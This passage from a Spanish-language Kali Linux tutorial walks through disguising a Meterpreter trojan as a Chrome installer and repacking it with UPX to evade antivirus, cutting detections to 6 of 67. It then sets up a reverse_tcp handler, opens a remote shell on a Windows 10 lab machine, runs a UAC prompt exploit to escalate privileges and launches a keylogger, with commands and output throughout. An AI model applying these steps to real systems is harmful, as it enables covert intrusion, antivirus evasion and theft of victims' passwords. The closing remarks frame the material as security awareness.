
- **No creamos archivo SED**



- **Y finalmente creamos el paquete:**



Una vez tenemos nuestro **nuevo .exe**, vamos a volver a **analizarlo**:



Hemos reducido a **17 AV's** que detectan nuestro troyano.


Pero podemos hacerlo mejor...no?

7. Comprimiendo aplicación con UPX

Esta vez, vamos a hacer uso de **UPX**. ¿Y qué es? Bueno, UPX es un **software de comprensión** para diferentes formatos. Nosotros haremos uso de él para, **comprimir aun más nuestro programa** y así, **confundir** un poco más a los "**caza-virus**".

Vamos a ello:

1. Incluimos nuestro paquete "**chrome_setup**" en el directorio del programa



2. Abrimos una consola **cmd** en el directorio del programa

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Versión 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
C:\Users\Luigi\Desktop\upx394w>_
```

3. Ejecutamos **upx --ultra-brute chrome_setup.exe**, de esta forma, **comprimimos al máximo posible** el paquete. Aunque podamos **perder funciones a la hora de instalar Chrome no nos importa**, ya que, lo importante es nuestro **troyano** :)

```
C:\Users\Luigi\Desktop\upx394w>upx --ultra-brute chrome_setup.exe
Ultimate Packer for executables
Copyright (C) 1996 - 2017
UPX 3.94w Markus Oberhumer, Laszlo Molnar & John Reiser May 12th 2017

-----
File size      Ratio      Format      Name
-----
1287680 -> 1258496  97.73%    win64/pe    chrome_setup.exe

Packed 1 file.
C:\Users\Luigi\Desktop\upx394w>
```

4. Podemos comprobar qué únicamente a reducido en un **3%/aprox** su tamaño original. Pero, vamos a comprobar si ahora es **menos detectado**:

6 engines detected this file

SHA-256 b67453f7df6fb2f5457b88a97d8e6e283f80bb939bd738d84042f0ef93267ef6

File name chrome_setup.EXE

File size 1.2 MB

Last analysis 2017-11-30 17:15:23 UTC


Detection	Details	Community	
Avast	Win32:Evo-gen [Susp]	AVG	Win32:Evo-gen [Susp]
ESET-NOD32	a variant of MSIL/Tiny.H	Kaspersky	HEUR:Trojan.Win32.Generic
Sophos ML	heuristic	ZoneAlarm	HEUR:Trojan.Win32.Generic
Ad-Aware	Clean	AegisLab	Clean
AhnLab-V3	Clean	ALYac	Clean
Antiy-AVL	Clean	Arcabit	Clean
Avast Mobile Security	Clean	Avira	Clean

Únicamente **6 de 67 antivirus** escaneados detectan el malware. No esta nada mal...

8. Comprobando nuestro nuevo trojano


Bueno, vamos a hacer llegar nuestro **.exe "tuneado"** a la máquina Windows 10 y comprobamos que el **payload** sigue funcionando:

- Ejecuta el instalador de Chrome y no se instala porque no tenemos salida a



Internet :

- Pero a la hora de pulsar "Cerrar"...



Recordar que, en esta máquina virtual Windows 10 se encuentra **totalmente activado Windows Defender y Firewall**, además del control de cuentas **UAC**. Es decir, un **Windows 10 recién instalado**.

9. Post-Explotación

Una vez tenemos sesión en la maquina, vamos a realizar diversas **acciones para recopilar información/datos** de la victima:

9.1. Shell

Vamos a abrir una shell en la maquina objetivo. Para ello ejecutamos el comando **msfconsole** en una terminal.

Una vez dentro y escuchando (apartado 5), ejecutamos "sessions" para comprobar el identificador de la sesión:

```
msf exploit(handler) > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  ---  ---  ---  ---  ---
  1    meterpreter x86/windows DESKTOP-HA722ML\ET2 @ DESKTOP-HA722ML 192.168.1.2:8080 ->
192.168.1.5:49674 (192.168.1.5)
```

Posteriormente ejecutamos **sessions -i 1** para seleccionar como objetivo esta sesión e introducimos el comando **shell**:

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 4744 created.
Channel 1 created.
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. Todos los derechos reservados.

C:\Users\ET2\AppData\Local\Temp\IXP004.TMP>
```

Vamos a listar todo el contenido del **Escritorio**, por ejemplo:

```
C:\>dir Users\ET2\Desktop
dir Users\ET2\Desktop
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 8415-EB79

Directorio de C:\Users\ET2\Desktop

30/11/2017  18:59    <DIR>          .
30/11/2017  18:59    <DIR>          ..
30/11/2017  18:01             1.258.496 chrome_setup.EXE
                1 archivos    1.258.496 bytes
                2 dirs      9.374.736.384 bytes libres
```

9.2. Escalar privilegios

Para el siguiente caso, vamos a suponer que, por alguna razón, nuestra víctima a decido desactivar UAC y Windows Defender...

Bueno entonces nosotros vamos a volver a la consola de meterpreter, y vamos a comprobar que **no** somos los **administradores del sistema**. Ejecutamos **getuid**:

```
meterpreter > getuid
Server username: DESKTOP-HA722ML\ET2
meterpreter > █
```


Para empezar a escalar, lo primero sera mandar al **"background"** nuestra sesión actual sesión y volver a la consola de **msf**:

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) >
```

Vamos a utilizar el siguiente **exploit**, pasandole como **parámetro** nuestra sesión almacenada:

```
msf exploit(handler) > use exploit/windows/local/ask
msf exploit(ask) > set session 1
session => 1
```

Al ejecutar el exploit **aparecerá** lo siguiente en la **pantalla de la víctima**:




Con un poco de suerte **aceptara** y entonces ya tendremos nuestra sesión con **permisos absolutos** :) Es decir, podremos modificar registros, arranque, etc... a nuestro gusto.

9.3. Keylogger

Como todos sabréis, un **keylogger** es una pequeña función que graba **todo lo que tecleemos**. Desde contraseñas hasta comentario en el blog :)

Vamos a utilizar **Armitage** para insertar un **keylogger** en nuestra víctima, de una forma muy sencilla:

Nos dirigimos a la máquina objetivo → Clic derecho sobre ella → Meterpreter 1 → Explore → Log Keystrokes → Launch



The screenshot shows the Armitage application window. On the left, there is a sidebar with folders: auxiliary, exploit, payload, and post. The main area displays a host named 'DESKTOP-HA722ML\ET2' with IP '192.168.1.2'. A context menu is open over the host, with 'Explore' selected, and a sub-menu showing 'Log Keystrokes' highlighted in yellow. Below the main area is a console window with the following text:

```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.2
lhost => 192.168.1.2
msf exploit(handler) > set lport 8080
lport => 8080
msf exploit(handler) > exploit -j
[*] Exploit running as background job 2.
[*] Started reverse TCP handler on 192.168.1.2:8080
[*] Sending stage (179267 bytes) to 192.168.1.5
[*] Meterpreter session 1 opened (192.168.1.2:8080 -> 192.168.1.5:49684) at 2017-11-30 20:46:35 +0100
meterpreter >
```

```
[*] Starting the keylog recorder...
[*] Keystrokes being saved in to
/root/.msf4/loot/20171130210443_default_192.168.1.5_host.windows.key_157233.txt
[*] Recording keystrokes...
[+] Keystrokes captured u
[+] Keystrokes captured giasir
[+] Keystrokes captured la
[+] Keystrokes captured uigi
[+] Keystrokes captured asir
msf post(keylog_recorder) >
```

Conclusión

Terminamos nuestro paso por **Kali Linux**. En esta manual se ha demostrado la **importancia de un buen sistema operativo actualizado**, que junto con un antivirus eficaz y sobre todo, un **usuario con "dos dedos de frente"**, son los principales factores para mantener un **equipo seguro y libre de intrusiones**.